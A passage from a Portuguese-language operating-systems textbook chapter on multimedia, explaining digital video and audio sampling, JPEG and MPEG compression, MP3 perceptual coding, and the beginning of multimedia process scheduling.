treitas nas frequências mais altas. Alguns televisores têm botões de ajuste ou controles rotulados como brilho, matiz e saturação (ou brilho, tonalidade e cor) para controlar esses três sinais separadamente. Os conceitos de luminância e crominância são necessários para entender como a compressão de vídeo funciona.

Até aqui vimos o vídeo analógico. Agora nos voltaremos para o vídeo digital. A representação mais simples de vídeo digital é uma sequência de quadros, cada um constituído de uma grade retangular de elementos de imagem ou **pixels**. Para vídeo em cores, são usados 8 bits por pixel para cada uma das cores RGB, resultando em  $2^{24} \approx 16$  milhões de cores, o que é suficiente. O olho humano não consegue nem mesmo distinguir essa quantidade de cores, o que dirá mais que isso.

Para produzir movimentos suaves, o vídeo digital, assim como o vídeo analógico, deve mostrar pelo menos 25 quadros/s. Contudo, como os bons monitores dos computadores atuais percorrem a tela atualizando as imagens armazenadas na RAM de vídeo 75 vezes por segundo ou mais, o entrelaçamento não é necessário. Consequentemente, todos os monitores de computadores usam varredura progressiva. Apenas redesenhar (isto é, renovar) o mesmo quadro três vezes em uma linha é suficiente para eliminar a tremulação.

Em outras palavras, a suavidade do movimento é determinada pelo número de imagens diferentes por segundo, enquanto a tremulação é estipulada pelo número de vezes que a tela é desenhada por segundo. Esses dois parâmetros são diferentes. Uma imagem parada desenhada a 20 quadros/s não mostrará movimentos espasmódicos, mas tremulará, pois o quadro desaparecerá da retina antes que o próximo apareça. Um filme com 20 quadros diferentes por segundo, cada qual desenhado quatro vezes seguidas a 80 Hz, não tremerá, mas o movimento parecerá espasmódico.

A importância desses dois parâmetros torna-se clara quando consideramos a largura de banda necessária para transmitir vídeo digital por uma rede. Os monitores atuais de computadores têm, todos, a taxa de aspecto 4:3 e, assim, podem usar aqueles tubos de imagem baratos e produzidos em massa para o mercado de televisores. Configurações comuns são 640 × 480 (VGA), 800 × 600 (SVGA), 1.024 × 768 (XGA) e 1.600 × 1.200 (UXGA). Uma tela UXGA com 24 bits por pixel e 25 quadros/s precisa ser alimentada a 1,2 Gbps, mas mesmo uma tela VGA precisa de 184 Mbps. Dobrar essa taxa para evitar tremulações não é uma medida interessante. Uma solução melhor é transmitir 25 quadros/s e fazer com que o computador armazene cada um deles e, então, os desenhe duas vezes. A transmissão de televisão não usa essa estratégia porque os televisores não têm memória e, além disso, sinais analógicos não podem ser armazenados em RAM sem que antes sejam convertidos para a forma digital, o que requer um hardware a mais. Como consequência, o entrelaçamento é necessário para a difusão de televisão, mas não é necessário para o vídeo digital.

#### 7.2.2 Codificação de áudio

Uma onda sonora (áudio) é uma onda acústica (de pressão) unidimensional. Quando uma onda acústica adentra o ouvido, o tímpano vibra, fazendo com que os pequenos ossos do ouvido interno vibrem também, enviando pulsos nervosos para o cérebro. Esses pulsos são percebidos como sons pelo ouvinte. De maneira semelhante, quando uma onda acústica atinge um microfone, este gera um sinal elétrico representando a amplitude do som como uma função do tempo.

Capítulo 7 Sistemas operacionais multimídia

O intervalo de alcance de frequência do ouvido humano vai de 20 a 20 mil Hz; alguns animais, especialmente os cães, podem ouvir frequências mais altas. A percepção do ouvido se dá em escala logarítmica; portanto, a proporção de dois sons com amplitudes A e B é convencionalmente expressa em dB (decibéis), de acordo com a fórmula

$$dB = 20 \log_{10}(A/B)$$

Se definirmos o limite inferior de audibilidade (uma pressão de aproximadamente 0,0003 dinas/cm<sup>2</sup>) para uma onda senoidal de 1 kHz como 0 dB, uma conversa comum atingiria aproximadamente 50 dB e o limiar da dor seria cerca de 120 dB - um intervalo dinâmico de um fator de um milhão. Para evitar qualquer confusão, os valores A e B anteriores são amplitudes. Se usássemos o nível de potência, que é proporcional ao quadrado da amplitude, o coeficiente do logaritmo seria 10, e não 20.

As ondas de áudio podem ser convertidas para a forma digital por um CAD (analog digital converter — conversor analógico-digital). Um CAD toma uma voltagem elétrica como entrada e gera um número binário como saída. Na Figura 7.4(a), vemos um exemplo de uma onda senoidal. Para representar esse sinal digitalmente, podemos obter uma amostra dela a cada  $\Delta T$  segundos, conforme mostram as alturas das barras na Figura 7.4(b). Se uma onda sonora não for uma senoidal pura, mas uma superposição linear de ondas senoidais para as quais o componente de frequência mais alta tenha frequência f, então basta amostrá-las em uma frequência 2f. Esse resultado foi provado matematicamente por Harry Nyquist, cientista do Bell Labs, em 1924, e é conhecido como teorema de Nyquist. Amostrar mais vezes não adianta nada, pois não existiriam frequências mais altas que essa amostragem pudesse detectar.

Amostras digitais nunca são exatas. As amostras da Figura 7.4(c) permitem somente nove valores, de -1,00 a +1,00 em passos de 0,25. Consequentemente, são necessários 4 bits para representar todos eles. Uma amostra de 8 bits permitiria 256 valores diferentes. Uma amostra de 16 bits permitiria 65.536 valores. O erro introduzido pelo número finito de bits por amostra é chamado de ruído de quantização. Se esse ruído for muito grande, o ouvido o perceberá.

Dois exemplos bem conhecidos de sons amostrados são o telefone e o áudio de CDs. A modulação por codificação de pulso (pulse code modulation - PCM) é usada no sistema telefônico e utiliza amostras de 7 bits (na América do Norte e no Japão) ou 8 bits (Europa), oito mil vezes por segundo. Esse sistema oferece uma taxa de dados de 56 mil bps ou 64 mil bps. Com somente oito mil amostras por segundo, as frequências acima de 4 kHz são perdidas.

O áudio dos CDs é digital, com taxa de amostragem de 44.100 amostras/s, suficiente para capturar frequências de até 22.050 Hz — bom para pessoas, mas ruim para cães. As amostras são, cada uma, de 16 bits e lineares de acordo com o intervalo de amplitudes. Observe que amostras de 16 bits permitem somente 65.536 valores diferentes, mesmo que o intervalo dinâmico do ouvido seja de quase um milhão quando medido em passos do menor som audível. Portanto, usar somente 16 bits por amostragem introduz algum ruído de quantização (embora todo o intervalo dinâmico não seja coberto — CDs não foram feitos para machucar). Com 44.100 amostras/s de 16 bits cada, um CD de áudio precisa de uma largura de banda de 705,6 Kbps para áudio mono e 1,411 Mbps para estéreo (veja a Tabela 7.1). A compressão de áudio é possível com base em modelos psicoacústicos da audição humana. Uma compressão de dez vezes é possível usando o sistema MPEG camada 3 (MP3). Aparelhos portáteis que tocam música nesse formato tornaram-se comuns nos últimos anos.

O som digitalizado pode ser facilmente processado por computadores em software. Existem diversos programas para computadores pessoais que permitem que os usuários gravem, reproduzam, editem, misturem e armazenem em ondas sonoras a partir de várias fontes. Praticamente toda gravação e edição de som profissional hoje em dia é digital. O formato analógico está praticamente morto.

# Compressão de vídeo

Agora, deve estar óbvio que manipular material multimídia sem compressão está fora de questão — seu tamanho é grande demais. A única esperança é que seja possível uma compressão maciça. Felizmente, um grande corpo de pesquisa, nas últimas décadas, tem proposto diversas técnicas




Figura 7.4 (a) Uma onda senoidal. (b) Amostragem da onda senoidal. (c) Quantização das amostras em 4 bits.

e algoritmos de compressão que tornaram possível a transmissão de multimídia. Nesta seção, estudaremos alguns métodos de compressão de dados multimídia, especialmente imagens. Para mais detalhes, veja as seguintes publicações: Fluckiger (1995) e Steinmetz e Nahrstedt (1995).

Todos os sistemas de compressão precisam de dois algoritmos: um para comprimir os dados na origem e outro para descomprimi-los no destino. Na literatura, esses algoritmos são conhecidos como algoritmos de **codificação** e **decodificação**, respectivamente. Aqui, também usaremos essa terminologia.

Esses algoritmos têm certas assimetrias que precisam ser compreendidas. Primeiro, para muitas aplicações, um documento multimídia — por exemplo, um filme — será codificado somente uma vez (quando for armazenado no servidor multimídia), mas será decodificado milhares de vezes (quando for assistido pelos clientes). Essa assimetria revela que é aceitável que o algoritmo de codificação seja lento e que exija hardware sofisticado, desde que o algoritmo de decodificação seja rápido e não requeira um hardware sofisticado. Por outro lado, para multimídias em tempo real, como videoconferência, é inaceitável uma codificação lenta. A codificação deve ocorrer durante a própria videoconferência, em tempo real.

Uma segunda assimetria é que o processo codificação/ decodificação não precisa ser 100 por cento reversível. Ou seja, no processo de comprimir, transmitir e, então, descomprimir um arquivo, o usuário espera obter o arquivo original novamente, precisamente até o último bit. Para multimídia, essa exigência não existe. É perfeitamente aceitável que o sinal de vídeo, depois da codificação e da consequente decodificação, resulte em um sinal um pouco diferente do original. Quando a saída decodificada não é exatamente igual à entrada original, diz-se que o sistema apresenta **perdas** (*lossy*). Todos os sistemas de compressão usados para multimídia apresentam perdas porque oferecem uma compressão muito melhor.

## 7.3.1 O padrão JPEG

O padrão **JPEG** (*joint photographic experts group* — grupo conjunto de especialistas em fotografia) para compressão de imagens paradas de tons contínuos (por exemplo, fotografias) foi desenvolvido por especialistas na área conjuntamente patrocinados por outros organismos de padronização, como ITU, ISO e IEC. O padrão JPEG é importante para multimídia porque, de modo geral, o padrão multimídia para imagens em movimento, MPEG, é apenas a codificação JPEG de cada quadro em separado, mais alguns aspectos adicionais para compressão entre os quadros e de compensação de movimento. O JPEG é definido pelo Padrão Internacional 10918. São quatro modos e muitas opções, mas aqui nos interessa apenas o modo geral como o JPEG é usado em vídeos RGB de 24 bits.

O passo 1 da codificação de uma imagem em JPEG é a preparação do bloco. Para ser mais específico, suponha que uma entrada JPEG seja uma imagem RGB de 640 × 480 com 24 bits por pixel, conforme ilustra a Figura 7.5(a). Como o uso de luminância e de crominância oferece uma melhor compressão, são calculados a luminância e dois sinais de crominância a partir dos valores RGB. Para o NTSC, esses sinais são chamados *Y*, *I* e *Q*, respectivamente. Para o PAL, são chamados respectivamente de *Y*, *U* e *V* e as fórmulas são diferentes. A seguir, usaremos os nomes correspondentes ao NTSC, mas o algoritmo de compressão é o mesmo.

São construídas matrizes separadas para *Y*, *I* e *Q*, cada uma com elementos entre 0 e 255. Em seguida, é calculada a média de todos os blocos quadrados de 4 pixels nas matrizes *I* e *Q*, reduzindo-as a matrizes 320 × 240. Essa redução apresenta perdas, mas isso dificilmente é captado pela visão, pois o olho responde mais à luminância que à crominância. Mesmo assim, a compressão de dados é por um fator de quatro. Então, de cada elemento de todas as três matrizes é subtraído 128 para que o 0 fique na metade do intervalo. Por fim, cada matriz é dividida em blocos de 8 × 8. A matriz *Y* tem 4.800 blocos; as outras duas têm 1.200 blocos cada, conforme mostra a Figura 7.5(b).

O passo 2 do JPEG é aplicar uma transformação DCT (discrete cosine transformation — transformação discreta de cosseno) para cada um dos 7.200 blocos separadamente. A saída de cada DCT é uma matriz 8 × 8 de coeficientes DCT. O elemento DCT (0, 0) é o valor médio do bloco. Os outros




Figura 7.5 (a) Entrada RGB. (b) Após a preparação do bloco.

elementos indicam a quantidade de potência espectral presente em cada frequência espacial. Para os leitores familiarizados com a transformada de Fourier, uma DCT é um tipo de transformada de Fourier espacial bidimensional. Teoricamente, uma DCT não provoca perdas, mas, na prática, o uso de números de ponto flutuante e funções transcendentais sempre introduz algum erro de arredondamento que resulta em uma pequena perda de informação. Normalmente, esses elementos decaem rapidamente à medida que se distanciam da origem (0, 0), conforme sugere a Figura 7.6(b).

Uma vez terminada a DCT, o JPEG passará ao passo 3, que é chamado de quantização, no qual os coeficientes DCT menos importantes são eliminados. Essa transformação (com perda) é realizada dividindo-se cada um dos coeficientes da matriz DCT 8 × 8 por um peso tomado a partir de uma tabela. Se todos os pesos forem 1, a transformação não fará nada. Contudo, se os pesos crescerem abruptamente a partir da origem, as frequências espaciais mais altas serão rapidamente reduzidas.


Um exemplo desse passo é mostrado na Figura 7.7, em que vemos a matriz DCT inicial, a tabela de quantização e o resultado obtido dividindo-se cada elemento DCT pelo elemento correspondente da tabela de quantização. Os valores na tabela de quantização não fazem parte do padrão JPEG. Cada aplicação deve fornecer sua tabela de quantização particular, possibilitando a essa aplicação controlar seu próprio compromisso entre perda e compressão.

O passo 4 reduz o valor (0, 0) de cada bloco (o primeiro no canto superior esquerdo), substituindo-o pelo tanto que ele difere do elemento correspondente no bloco anterior. Como são valores médios de seus respectivos blocos, esses elementos devem mudar lentamente; portanto, assumir os valores diferenciais deve reduzir a maioria deles a pequenos valores. Nenhum diferencial é calculado a partir dos demais valores. Os valores (0, 0) são conhecidos como componentes DC; os outros, como componentes AC.

O passo 5 lineariza os 64 elementos e aplica a codificação run-length a essa lista de elementos. Percorrer o bloco da esquerda para a direita e de cima para baixo não agrupará os zeros; assim, é aplicado um padrão de varredura em zigue-zague, como mostra a Figura 7.8. Nesse exemplo, o padrão zigue-zague resulta em 38 zeros consecutivos no final da matriz. Essa cadeia pode ser reduzida a apenas um contador indicando que há 38 zeros.

Agora temos uma lista de números que representa a imagem (no espaço de transformação). O passo 6 codifica a imagem, usando o código de Huffman, para armazenamento ou transmissão.

O JPEG pode parecer complicado; isso ocorre porque o JPEG  $\acute{e}$  complicado. Ainda assim, como produz uma compressão de 20:1, ou até melhor, de modo que é amplamen-






Figura 7.6 (a) Um bloco da matriz Y. (b) Os coeficientes DCT.

Coeficientes DCT							Coeficientes quantizados								Tabela de quantização								
150	80	40	14	4	2	1	0	150	80	20	4	1	0	0	0	1	1	2	4	8	16	32	64
92	75	36	10	6	1	0	0	92	75	18	3	1	0	0	0	1	1	2	4	8	16	32	64
52	38	26	8	7	4	0	0	26	19	13	2	1	0	0	0	2	2	2	4	8	16	32	64
12	8	6	4	2	1	0	0	3	2	2	1	0	0	0	0	4	4	4	4	8	16	32	64
4	3	2	0	0	0	0	0	1	0	0	0	0	0	0	0	8	8	8	8	8	16	32	64
2	2	1	1	0	0	0	0	0	0	0	0	0	0	0	0	16	16	16	16	16	16	32	64
1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	32	32	32	32	32	32	32	64
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	64	64	64	64	64	64	64	64

Figura 7.7 Processamento dos coeficientes DCT quantizados.




Figura 7.8 A ordem na qual os valores quantizados são transmitidos.

te usado. Decodificar uma imagem JPEG requer a execução do algoritmo de compressão de trás para a frente. O JPEG apresenta uma certa simetria: leva quase o mesmo tempo para decodificar e codificar uma imagem.

#### 7.3.2 O padrão MPEG

Finalmente, chegamos ao cerne do que nos interessa: os padrões **MPEG** (*motion picture experts group* — grupo de especialistas em imagens em movimento). Trata-se dos principais algoritmos usados para comprimir vídeos e são padrões internacionais desde 1993. O MPEG-1 (Padrão Internacional 11172) foi projetado para gerar saída de qualidade para gravação de vídeo (352 × 240 para NTSC) usando uma taxa de transferência de 1,2 Mbps. O MPEG-2 (Padrão Internacional 13818) foi projetado para comprimir vídeo com qualidade de transmissão em taxas de 4 a 6 Mbps; desse modo, ele seria adequado para canais de transmissão NTSC ou PAL.

As duas versões tiram vantagens dos dois tipos de redundância que existem em imagens em movimento: espacial e temporal. A redundância espacial pode ser utilizada simplesmente codificando cada quadro em separado com o JPEG. Pode haver uma compressão adicional resultante do fato de que quadros consecutivos são, muitas vezes, quase idênticos (redundância temporal). O sistema vídeo digital (digital video — DV), empregado nas câmeras digitais de vídeo, usa somente o esquema tipo JPEG, pois a codificação deve ser feita em tempo real e é muito mais rápido codificar cada quadro separadamente. As consequências dessa decisão podem ser visualizadas na Tabela 7.1: embora as câmaras de vídeo digitais tenham uma taxa de dados menor que a do vídeo sem compressão, elas não chegam a ser tão boas quanto um MPEG-2 completo. (Para fazer uma comparação, lembre-se de que as câmaras digitais DV oferecem uma amostra da luminância com 8 bits e cada sinal de crominância com 2 bits, mas ainda há um fator de compressão de cinco usando a codificação tipo JPEG.)

Para cenas em que a câmara e o fundo sejam estacionários e um ou dois atores movam-se lentamente, quase todos os pixels serão idênticos de um quadro para o outro. Nesse caso, apenas subtrair cada quadro do anterior e executar o JPEG na diferença funcionaria bem. Contudo, para cenas em que a câmara faz panorâmicas ou aproximações, essa técnica não se mostra muito adequada. É necessário algum modo de compensar esse movimento, e é exatamente isso que o MPEG faz — na verdade, essa é a diferença entre o MPEG e o JPEG.

A saída do MPEG-2 consiste em três tipos diferentes de quadros que devem ser processados pelo programa de visualização:

- I (Intracodificados): Imagens estáticas autocontidas codificadas por JPEG.
- 2. P (Preditivos): Diferença bloco por bloco com o último quadro.
- B (Bidirecionais): Diferenças entre o último e o próximo quadro.

Os quadros I são apenas imagens estáticas codificadas pelo JPEG, usando também o sinal de luminância com resolução completa e a crominância com a metade da resolução ao longo de cada eixo. Há três razões que tornam necessário que os quadros I apareçam periodicamente no fluxo de saída. Primeiro, o MPEG pode ser usado para transmitir sinal de televisão, cujos espectadores sintonizam de acordo com sua vontade. Se todos os quadros dependessem de seus predecessores desde o primeiro quadro, qualquer um que perdesse o primeiro quadro nunca mais poderia decodificar nenhum quadro subsequente. Isso tornaria impossível aos espectadores sintonizar um canal com filmes que já tivessem começado. Em segundo lugar, se algum quadro fosse recebido com erro, não poderia mais haver decodificação. Em terceiro lugar, sem os quadros I, durante avanço ou retrocesso rápidos, o decodificador teria de calcular cada quadro percorrido para que ele conhecesse todos os valores do quadro no qual está parado. Com os quadros I, é possível saltar avançando ou retrocedendo até que um quadro I seja encontrado e começar a visualizar a partir dele. Por esses motivos, os quadros I são inseridos na saída uma ou duas vezes por segundo.

Os quadros P, por outro lado, codificam diferenças entre os quadros. São baseados na ideia de **macroblocos**, que cobrem 16 × 16 pixels no espaço de luminância e 8 × 8 pixels no espaço de crominância. Um macrobloco é codificado buscando-se, nos quadros anteriores, um macrobloco idêntico ou com alguma pequena diferença.

Um exemplo da utilidade dos quadros P é ilustrado na Figura 7.9. Nela, vemos três quadros consecutivos que têm o mesmo fundo, mas são diferentes quanto à posição de uma pessoa. Essas cenas são comuns quando a câmera está fixa sobre um tripé e os atores se movimentam em frente a ela. Os macroblocos que contêm a cena de fundo serão idênticos, mas os macroblocos contendo a pessoa terão suas posições deslocadas por uma quantidade desconhecida e deverão ser acompanhados.





I Figura 7.9 Três quadros de vídeo consecutivos.

O padrão MPEG não especifica como e onde buscar ou o grau de semelhança que deve ser considerado. Isso fica a critério de cada implementação. Por exemplo, uma implementação pode buscar um macrobloco na posição atual do quadro anterior, e todas as outras posições deslocadas por  $\pm \Delta x$  na direção x e  $\pm \Delta y$  na direção y. Para cada posição, poderia ser calculado, na matriz de luminância, o número de valores iguais. A posição com o maior valor seria declarada vencedora, desde que estivesse acima de um limiar predefinido. Caso contrário, seria possível dizer que o macrobloco foi perdido. É claro que são possíveis algoritmos muito mais sofisticados.

Se algum macrobloco for encontrado, ele será codificado tomando-se a diferença com relação a seu valor no quadro anterior (para a luminância e para ambas as crominâncias). Essas matrizes de diferença são, então, submetidas à codificação JPEG. O valor do macrobloco no fluxo de saída é, assim, o vetor de movimento (quanto o macrobloco se moveu de sua posição anterior em cada direção), seguido pelas diferenças com o quadro anterior codificadas pelo JPEG. Se o macrobloco não for localizado no quadro anterior, seus valores serão codificados pelo JPEG, como se fosse um quadro I.

Os quadros B são similares aos quadros P, só que eles permitem que o macrobloco de referência esteja em um dos seguintes quadros: anterior ou sucessor, I ou P. Essa liberdade adicional permite a compensação melhorada do movimento e também é útil quando objetos passam pela frente ou por trás de outros objetos. Por exemplo, em um jogo de beisebol, quando o terceiro jogador da base arremessa a bola para a primeira base, pode haver alguns quadros nos quais a bola obscurece a cabeça do jogador que está na segunda base, ao fundo. No próximo quadro, a cabeça pode estar parcialmente visível, à esquerda da bola, com a aproximação seguinte da cabeça derivando-se do quadro posterior, quando a bola, então, já passou pela cabeça. Os quadros B permitem que um quadro seja baseado em um quadro futuro.

Para fazer uma codificação do quadro B, o codificador precisa guardar, ao mesmo tempo, três quadros codificados na memória: o passado, o atual e o futuro. Para simplificar a decodificação, os quadros devem estar presentes, no fluxo MPEG, em ordem de dependência, e não em ordem de exibição. Portanto, mesmo com uma temporização perfeita, quando um vídeo é visto pela rede, faz-se necessário um

armazenamento temporário na máquina do usuário para reordenar os quadros e resultar em uma exibição apropriada. Por causa dessa diferença entre a ordem de dependência e a ordem de exibição, tentar exibir um filme de trás para a frente não funcionará, a não ser que se disponha de um considerável armazenamento temporário e se utilize de algoritmos complexos.

Filmes com muita ação e cortes rápidos (como os de guerra) demandam muitos quadros I. Filmes nos quais o diretor direciona a câmera e pode sair para um café enquanto os atores recitam suas falas (como os filmes românticos) podem usar vários quadros dos tipos B e P, que ocupam muito menos espaço do que os quadros I. Considerando a eficiência do disco, uma empresa de entretenimento deveria concentrar suas produções nos filmes femininos.

# 7.4 Compressão de áudio

Conforme já dissemos, a qualidade de um CD de áudio requer uma largura de banda de 1.411 Mbps. Está claro que, para viabilizar a transmissão via Internet, é necessária uma compressão substancial e, por conta disso, diversos algoritmos de compressão de áudio foram desenvolvidos. Provavelmente, o algoritmo mais popular é o de áudio MPEG, que possui três camadas (variações), das quais a camada MP3 (áudio MPEG camada 3) é a mais poderosa e conhecida. Um grande volume de músicas no formato MP3 está disponível na Internet, algumas ilegalmente, o que resultou em diversos processos por parte dos artistas e proprietários dos direitos autorais. O MP3 pertence à porção de áudio do padrão de compressão de vídeo MPEG.

A compressão de áudio pode ser feita de duas formas. Na **codificação** *waveform*, o sinal é transformado matematicamente por uma transformada de Fourier em seus componentes de frequência. A Figura 7.10 mostra um exemplo no qual são apresentadas as primeiras 15 amplitudes de Fourier para uma função de tempo. A amplitude de cada componente é, então, codificada em uma forma mínima. O objetivo é reproduzir na outra extremidade o formato da onda de maneira precisa e com a menor quantidade possível de bits.

A outra forma, denominada **codificação perceptual**, explora certas falhas do sistema auditivo humano para codificar o sinal, de modo que ele pareça o mesmo aos ouvidos humanos, mesmo que pareça totalmente diferente em




Figura 7.10 (a) Um sinal binário e a raiz quadrada média das amplitudes de Fourier. (b)-(e) Sucessivas aproximações ao sinal original.

um osciloscópio. A codificação perceptual baseia-se na **psicoacústica** — ciência que estuda como as pessoas percebem o som. O MP3 está baseado nesse tipo de codificação.

A principal propriedade da codificação perceptual é que alguns sons podem **mascarar** outros. Imagine que você está transmitindo um concerto de flauta ao vivo em um dia quente de verão. De repente, um grupo de trabalhadores próximos dali liga as britadeiras e começa a perfurar a rua. Ninguém mais consegue ouvir a flauta, já que

seu som agora está mascarado pelo das britadeiras. Para fins de transmissão, já que não se escuta mesmo a flauta, basta que seja codificada somente a banda de frequência usada pelas britadeiras. A isso chamamos **mascaramento de frequência** — a habilidade que um som alto de uma frequência tem de mascarar um som mais baixo em outra frequência de banda que poderia ter sido ouvido na ausência do som mais alto. Na verdade, a flauta continuará não sendo ouvida durante certo tempo mesmo depois de as britadeiras

pararem, já que o ouvido se desliga quando começa o barulho e demora um tempo finito para se ligar novamente. Esse efeito é denominado mascaramento temporal.

Para tornar esses efeitos mais quantitativos, imagine o experimento 1. Uma pessoa em um cômodo silencioso coloca um fone de ouvido conectado a uma placa de som de computador. O computador gera uma onda senoidal pura a 100 Hz com potência baixa, embora gradualmente crescente. A pessoa é instruída a pressionar uma tecla quando ouve um som. O computador registra o nível atual de potência e, então, repete o experimento a 200 Hz, 300 Hz e todas as outras frequências até o limite da audição humana. Depois de realizado com diversas pessoas, o gráfico log--log que representa quanta potência é necessária para que um som seja ouvido tem a aparência mostrada na Figura 7.11(a). Uma consequência direta dessa curva é que nunca será necessário codificar nenhuma frequência cuja potência esteja abaixo da frequência mínima de audibilidade. Se a potência de 100 Hz fosse 20 dB na Figura 7.11(a), por exemplo, ela poderia ser omitida na saída sem perda perceptível de qualidade, visto que essa potência está abaixo do nível mínimo de audibilidade.

Agora considere o experimento 2. O computador executa novamente o experimento 1, mas desta vez com uma onda senoidal de amplitude frequente em, digamos, 150 Hz, sobreposta ao teste de frequência. O que descobrimos é que o nível mínimo de audibilidade para frequências próximas de 150 Hz aumenta, conforme mostra a Figura 7.11(b).

A consequência dessa nova observação é que é possível omitir cada vez mais frequências no sinal codificado e economizar bits, se controlarmos quais sinais estão sendo mascarados por sinais mais fortes em frequências próximas. Na Figura 7.11, o sinal a 125 Hz pode ser totalmente omitido na saída e ninguém conseguirá perceber a diferença. Mesmo depois que um sinal poderoso para em alguma frequência de banda, o conhecimento sobre as propriedades do mascaramento temporal nos permite continuar a omitir as frequências mascaradas durante algum tempo enquanto o ouvido se recupera. A essência da codificação MP3 é aplicar a transformada de Fourier no som para obter a potência a cada frequência e, então, transmitir somente as frequências não mascaradas, codificando esse som na menor quantidade possível de bits.

De posse dessas informações, podemos agora ver de que forma é feita a codificação. A compressão de áudio é feita com base na amostragem da onda a 32 kHz, 44,1 kHz ou 48 kHz. O primeiro número e o último são arredondados. O valor de 44,1 kHz é o que utilizamos em CDs de áudio e foi escolhido porque é bom o bastante para capturar toda a informação de áudio passível de audição pelo ouvido humano. A amostragem pode ser feita em um ou dois canais, em uma das quatro configurações a seguir:

- 1. Monofônica (somente um fluxo de entrada).
- 2. Monofônica dual (uma trilha em inglês e outra em japonês, por exemplo).
- 3. Estéreo (cada canal compactado separadamente).
- 4. Estéreo conjunto (redundância entre canais altamente explorada).

Primeiro, escolhemos a taxa de bits. O MP3 consegue comprimir um CD estéreo de rock a 96 kbps com perda de qualidade pouco perceptível mesmo para os fãs de rock sem perda auditiva. No caso de um concerto de piano, pelo menos 128 kbps são necessários. As situações são diferentes porque a razão sinal-ruído para o rock é muito mais alta do que para um concerto de piano (pela ótica da engenharia, pelo menos w). Também é possível optar por taxas de saída mais baixas e aceitar alguma perda de qualidade.

As amostragens são processadas em grupos de 1.152 (cerca de 26 ms são necessários). Cada um dos grupos passa primeiro por 32 filtros digitais para obter 32 bandas de frequência. Ao mesmo tempo, a entrada segue para um modelo psicoacústico com vistas a determinar as frequências mascaradas. Em seguida, cada uma das 32 bandas de frequência é transformada novamente para oferecer uma melhor resolução espectral.

Na fase seguinte, o número total de bits disponíveis é dividido pelas bandas, com um número maior reservado para as bandas com a maior potência espectral sem mascaramento, menos bits alocados a bandas sem mascaramento com menos potência espectral e sem bits alocados a bandas




Figura 7.11 (a) Nível mínimo de audibilidade como função da frequência. (b) O efeito mascaramento.

mascaradas. Finalmente, os bits são codificados utilizando o método Huffman, que atribui pequenos códigos aos números que aparecem frequentemente e códigos longos aos que aparecem esporadicamente.

Há mais etapas envolvidas. Várias técnicas também são usadas na redução do ruído e da distorção (*antialiasing*) e na exploração da redundância entre canais, se possível, mas isso está além do escopo deste livro.

# 7.5 Escalonamento de processos multimídia

Os sistemas operacionais que dão suporte multimídia diferem dos tradicionais por três aspectos principais: pelo escalonamento de processos, pelo sistema de arquivos e pelo escalonamento do disco. Iniciaremos, nesta seção, com o escalonamento de processos e prosseguiremos com os outros tópicos nas seções subsequentes.

#### 7.5.1 Escalonamento de processos homogêneos

O tipo mais simples de servidor de vídeo é aquele capaz de suportar a exibição de um número fixo de filmes, todos com a mesma taxa de quadros, a mesma resolução de vídeo, a mesma taxa de dados e outros parâmetros. Sob essas circunstâncias, um algoritmo de escalonamento simples mas efetivo é como o descrito a seguir. Para cada filme, há um único processo (ou thread) cujo trabalho é ler o filme do disco, um quadro por vez, e então transmitir esse quadro para o usuário. Como todos os processos são igualmente importantes, têm a mesma quantidade de trabalho por quadro e bloqueiam quando terminam de processar o quadro atual, o escalonamento por alternância circular (round-robin) realiza esse trabalho sem problemas. O único incremento necessário aos algoritmos comuns de escalonamento é o mecanismo de temporização para assegurar que cada processo execute na frequência correta.

Um modo de conseguir a temporização apropriada é ter um relógio-mestre que pulse, por exemplo, 30 vezes por segundo (para NTSC). A cada pulso, todos os processos são executados sequencialmente, na mesma ordem. Quando um processo termina seu trabalho, ele emite uma chamada de sistema suspend que libera a CPU até que o relógio-mestre pulse novamente. Quando isso acontece, todos os processos são reexecutados na mesma ordem. Enquanto o número de processos for pequeno o bastante para que todo o trabalho possa ser feito em um intervalo de tempo, o escalonamento circular será suficiente.

## 7.5.2 | Escalonamento geral de tempo real

